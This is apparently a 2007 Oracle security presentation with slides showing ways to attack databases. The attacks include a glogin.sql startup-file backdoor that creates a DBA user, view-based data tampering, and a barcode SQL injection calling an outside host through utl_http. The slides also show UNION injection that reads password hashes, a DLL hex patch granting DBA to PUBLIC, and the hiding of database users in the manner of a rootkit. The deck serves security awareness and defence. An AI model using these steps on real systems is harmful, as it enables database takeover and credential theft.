



Alexander Kornbrust
15-Nov-2007

Why is Oracle Security so important?

Your databases are in danger even if you have

- Firewalls
- Up-To-Date virus scanner
- Latest Microsoft patches
- an „unbreakable“ Oracle-database with many security certifications

Because ...

- A Firewall does not protect the database
- Database-hacks rarely happen via viruses
- Hackers are ignoring security certifications and marketing stuff

Secure Database environment

- Oracle security does not only take place in the database.
The entire environment must be secured
- The entire environment consists of

Operating system

Database(s)

Clients applications

Application server

Applications

DBA/Developer workstations

Employee workstations


Hacking Examples

The following slides show some ways how to hack Oracle databases.

U3 USB Sticks


- Since 2006 there is a new kind of USB sticks available (from Sandisk/Memorex/...). These stick have a partition which is detected as CDROM from Windows 2000 / XP.
- The free hackertool program hacksaw / switchblade replaces the default startmenu from U3 with a backdoored version. This version retrieves passwords, urls, ..images, documents from your haddisk.

U3 USB Sticks / Switchblade



- Payload steals passwords from IE, Firefox, Messenger
- As well as documents which are send to an email account
- Extendable

Bypass Anti-Virus-Programs



- Special tools allow to bypass ANY Anti-Virus-Program are available on the internet
- Do not rely on AV programs
- Price for a FUD (Fully UnDetectable) starts at 50 USD
- Includes normally 2 updates if the malware is detected ...

Keylogger (PS/2 and USB)

- Keylogger hardware looks unobvious



- Or are hidden in the keyboard

Modifying Startup Files on the DBA PC

Example: Entry in the local file glogin.sql or login.sql

```
-----glogin.sql-----  
create user hacker identified by hacker;  
grant dba to hacker;  
-----glogin.sql-----
```

```
C:\ >sqlplus sys@ora10g as sysdba  
SQL*Plus: Release 10.2.0.3.0  
Copyright (c) 1983, 2006, Oracle.  
Enter Password:  
Connected with:  
Oracle Database 10g Release 10.2.0.3.0 - Production  
User created.  
Privilege granted.  
SQL>
```

Encrypt / Decrypt Passwords

Many client applications are able to encrypt the stored Oracle password.

- TOAD 7.x / 8.0 - Cesar-Chiffre

```
-----connections.ini-----  
[LOGIN1]  
SERVER=ORA10103  
USER=scott  
PASSWORD=**DYWUB**  
-----connections.ini-----
```

Key: ABCDEFGHIJKLMNOPQRSTUVWXYZ
 QRSTUVWXYZ [\]^_@ABCDEFGHIJ

- TOAD 8.5/8.6 is using the AES-Algorithm to encrypt/decrypt the passwords

```
CREATE VIEW emp_emp AS  
SELECT e1.ename, e1.empno, e1.deptno  
FROM scott.emp e1, scott.emp e2  
WHERE e1.empno = e2.empno;  
  
delete from emp_emp;
```

➔ Vulnerability published by Oracle

Demo

```
delete from
  (select a.* from
    (select * from
      FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
    a inner join
    (select * from
      FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
    b on (a.id =b.id)
  )
```

➔ Only Create Session Privilege needed

Demo

```
update
  (select a.* from
    (select * from
      FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$) a
    inner join
      (select * from FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES
$) b
    on (a.id =b.id)
  )
set LOV_QUERY = 'select utl_http.request(''http://
127.0.0.1/USER=''||user) from dual'
where lower(LOV_QUERY) like '%select%'
```

➔ Only Create Session privilege needed.

Definition SQL Injection

SQL Injection is a security hole that could be occur in any layer of any application (C/S, multi-tier, ...). SQL Injection is a problem of ALL databases (Oracle, MySQL, DB2, SQL Server, ...)

An attacker can trick a database into running an arbitrary, unauthorized SQL query by piggybacking extra SQL elements on top of an predefined query that was intended to be executed by the application.

Cause of the SQL injection vulnerability is a missing input validation of the data

SQL Injection is at the moment the biggest problem in the database world.

Who is responsible?

Developers are always responsible for SQL injection.

The only question is what developer is responsible.

DBAs can only mitigate the risk by restricting the privileges and harden the database (e.g. sanitize connect/resource role, restricted privileges, ...).

Barcode Injection

SQL code could also be injected using barcode as an input.
Create a barcode containing SQL statements. Barcode is nothing else then text in a different font



and 1=utl_http.request('http://www.orasploit.com/ping')

and inject code using a barcode scanner. RFID is also a potential candidate for (SQL) code injection.



Inband methods

Insert information from the database in the current result set. Most common way of SQL Injection nowadays.

Example:

- use UNION to add additional information

Original statement:




```
select custname, custid, custorder from customer;
```

Statement with injected SQL statement:

```
select custname, custid, custorder from customer  
union  
select username, null, password from dba_users;
```

Inband methods - Example

http://myserver:8889/reports/rwservlet?report=sqliinject3.rdf
+userid=scott/tiger@ora9206+destype=CACHE+desformat=HTML

Address  http://192.168.2.172:8889/reports/rwservlet?report=c:\project\sqliinject3.rdf+userid=scott/tiger@ora9206+destype=CACHE+desformat=HTML  Go  Links

SQL Injection

Empno	Ename	Sal
7369	SMITH	800
7499	ALLEN	1600
7521	WARD	1250
7566	JONES	2975
7654	MARTIN	1250
7698	BLAKE	2850
7782	CLARK	2450
7788	SCOTT	3000
7839	KING	5000
7844	TURNER	1500
7876	ADAMS	1100
7900	JAMES	950
7902	FORD	3000
7934	MILLER	1300

Inband methods - Example

Address  http://192.168.2.172:8889/reports/rwservlet?report=c:\project\sqlinject3.rdf+userid=scott/tiger@ora9206+destype=CACHE+desformat=HTML+paramform=yes

Submit Query

Reset


Berichtparameter

Geben Sie die Parameterwerte ein

P Where

ORDER BY 1


Inband methods -Example

Address  http://192.168.2.172:8889/reports/rwservlet?report=c:\project\sqlinject3.rdf+userid=scott/tiger@ora9206+destype=CACHE+desformat=HTML+paramform=yes

Berichtparameter
Geben Sie die Parameterwerte ein

P Where

Inband methods - Example


Address  http://192.168.2.172:8889/reports/rwsservlet?		
SQL Injection		
Empno	Ename	Sal
7369	SMITH	800
7499	ALLEN	1600
7521	WARD	1250
7566	JONES	2975
7654	MARTIN	1250
7698	BLAKE	2850
7782	CLARK	2450
7788	SCOTT	3000
7839	KING	5000
7844	TURNER	1500
7876	ADAMS	1100
7900	JAMES	950
7902	FORD	3000
7934	MILLER	1300
	ANONYMOUS	
	CTXSYS	
	DBSNMP	
	HR	
	MDSYS	
	ODM	

Sample Privilege Escalation

- The following real life example (for Oracle) shows how a simple text editor could help to escalate privileges in a database or circumvent access control mechanisms.
- This issue is fixed with the latest Critical Patch Update January 2006 from Oracle and affects all databases from 8 to 10g Release 2.
- Even patchsets (10.1.0.5) which are released after the January patchset are vulnerable.
- A good example what can be done by patching client files.


Sample Privilege Escalation

- After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS...” ALWAYS in the context of the SYS user.
- The “alter session” SQL-command is transferred from the client to the database and executed there.




Sample Privilege Escalation

- Open the file oraclient9.dll, oraclient10.dll, libclntsh.so (Linux Instant Client), oraoci10.dll (Instant Client Win) and search for the ALTER SESSION command. SET NLS_LANG=AMERICAN_AMERICA to run the exploit.



Sample Privilege Escalation

- Replace the “ALTER SESSION” command with “GRANT DBA TO PUBLIC--” and save the file




```

0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ; PUBLIC-- LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
  
```

Sample Privilege Escalation

“Democracy (or anarchy) in the database”



- Operating Systems and Databases are quite similar in the architecture.
- Both have
 - Users
 - Processes
 - Jobs
 - Executables
 - Symbolic Links
 - ...

Definition Wikipedia:

A rootkit is a set of tools used after cracking a computer system that hides logins, processes [...]

a set of recompiled UNIX tools such as ps, netstat, passwd that would carefully hide any trace that those commands normally display.

➔ A database is a kind of operating system

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	<code>select * from v\$process</code>	<code>select * from sysprocesses</code>	<code>list application</code>	<code>select * from pg_stat_activity</code>
kill 1234	<code>alter system kill session '12,55'</code>	<code>SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);</code>	<code>force application (1234)</code>	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	<code>select * from view; exec procedure</code>	<code>select * from view; exec procedure</code>	<code>select * from view;</code>	<code>select * from view; execute procedure</code>
cd	<code>alter session set current_schema =user01</code>			

Database \approx Operating System

- If a database is a (kind of) operating system, then it is possible to migrate malware (concepts) like viruses or rootkits from the operating system world to the database world.

- 1. Introduction
- 2. Books & Useful Web Sites
- 3. Passwords
- 4. Oracle Patches
- 5. Examples
 - 1. Listener Security
 - 2. Database Rootkits
 - 3. Client Security
 - 1. Startup Files
 - 2. DLL
 - 4. SQL Injection
 - 5. Mod_plsql
 - 6. Modify data via views
- 6. Tools and Services
 - 1. Repository Scanner Repscan
 - 2. Scanner for SQL Injection Matrix
 - 3. Passwordsecurity Checkpwd
 - 4. Services & Courses
- 7. Q & A

■ User management in Oracle

- User and roles are stored together in the table SYS.USER\$
- Users have flag TYPE# = 1
- Roles have flag TYPE# = 0
- Views dba_users and all_users to simplify access
- Synonyms for dba_users and all_users



Hide Database Users

- Example: Create a database user called hacker

```
SQL> create user hacker identified by hacker;  
SQL> grant dba to hacker;
```

- Example: List all database users

```
SQL> select username from dba_users;
```

USERNAME

DBSNMP

EXFSYS

HACKER

ORDSYS

SYS

SYSTEM

[...]



Hide Database Users

Enterprise Manager (Java)



Benutzername

ANONYMOUS

CTXSYS

DATA_SCHEMA

DBSNMP

DIP

DMSYS

EXFSYS

FLows_FILES

FLows_010500

HACKER

HTMLDBALEX

HTMLDB_PUBLIC_USER

MASTER

MDDATA

MDSYS

MGMT_VIEW

MOBILEADMIN

OLAPSYS

ORDPLUGINS

ORDSYS

OUTLN

PUBLIC

Database Control (Web)

ORACLE Enterprise Manager 10g
Database Control

Database: ora10g3 > Users

Users

Search

Name

To run an exact match search or to run a case sensitive search

Results

Select	UserName	Account S
<input checked="" type="radio"/>	ANONYMOUS	EXPIRED
<input type="radio"/>	CTXSYS	EXPIRED
<input type="radio"/>	DATA_SCHEMA	OPEN
<input type="radio"/>	DBSNMP	OPEN
<input type="radio"/>	DIP	EXPIRED
<input type="radio"/>	DMSYS	EXPIRED
<input type="radio"/>	EXFSYS	EXPIRED
<input type="radio"/>	FLows_010500	LOCKED
<input type="radio"/>	FLows_FILES	LOCKED
<input checked="" type="radio"/>	HACKER	OPEN
<input type="radio"/>	HTMLDBALEX	OPEN

Quest TOAD

SYS

Tables Views Synonyms

Policy Groups Profiles

Snapshots Roles

Resource Groups Resource

Java DB Links Users

User

ANONYMOUS

CTXSYS

DATA_SCHEMA

DBSNMP

DIP

DMSYS

EXFSYS

FLows_010500

FLows_FILES

